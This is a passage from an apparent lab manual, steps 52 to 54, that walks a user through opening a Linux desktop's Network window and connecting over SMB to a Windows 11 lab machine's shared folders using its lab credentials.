
52. Minimize the **Terminal** window. Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.




53. The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.




54. The security pop-up appears; enter the **Windows 11** machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.



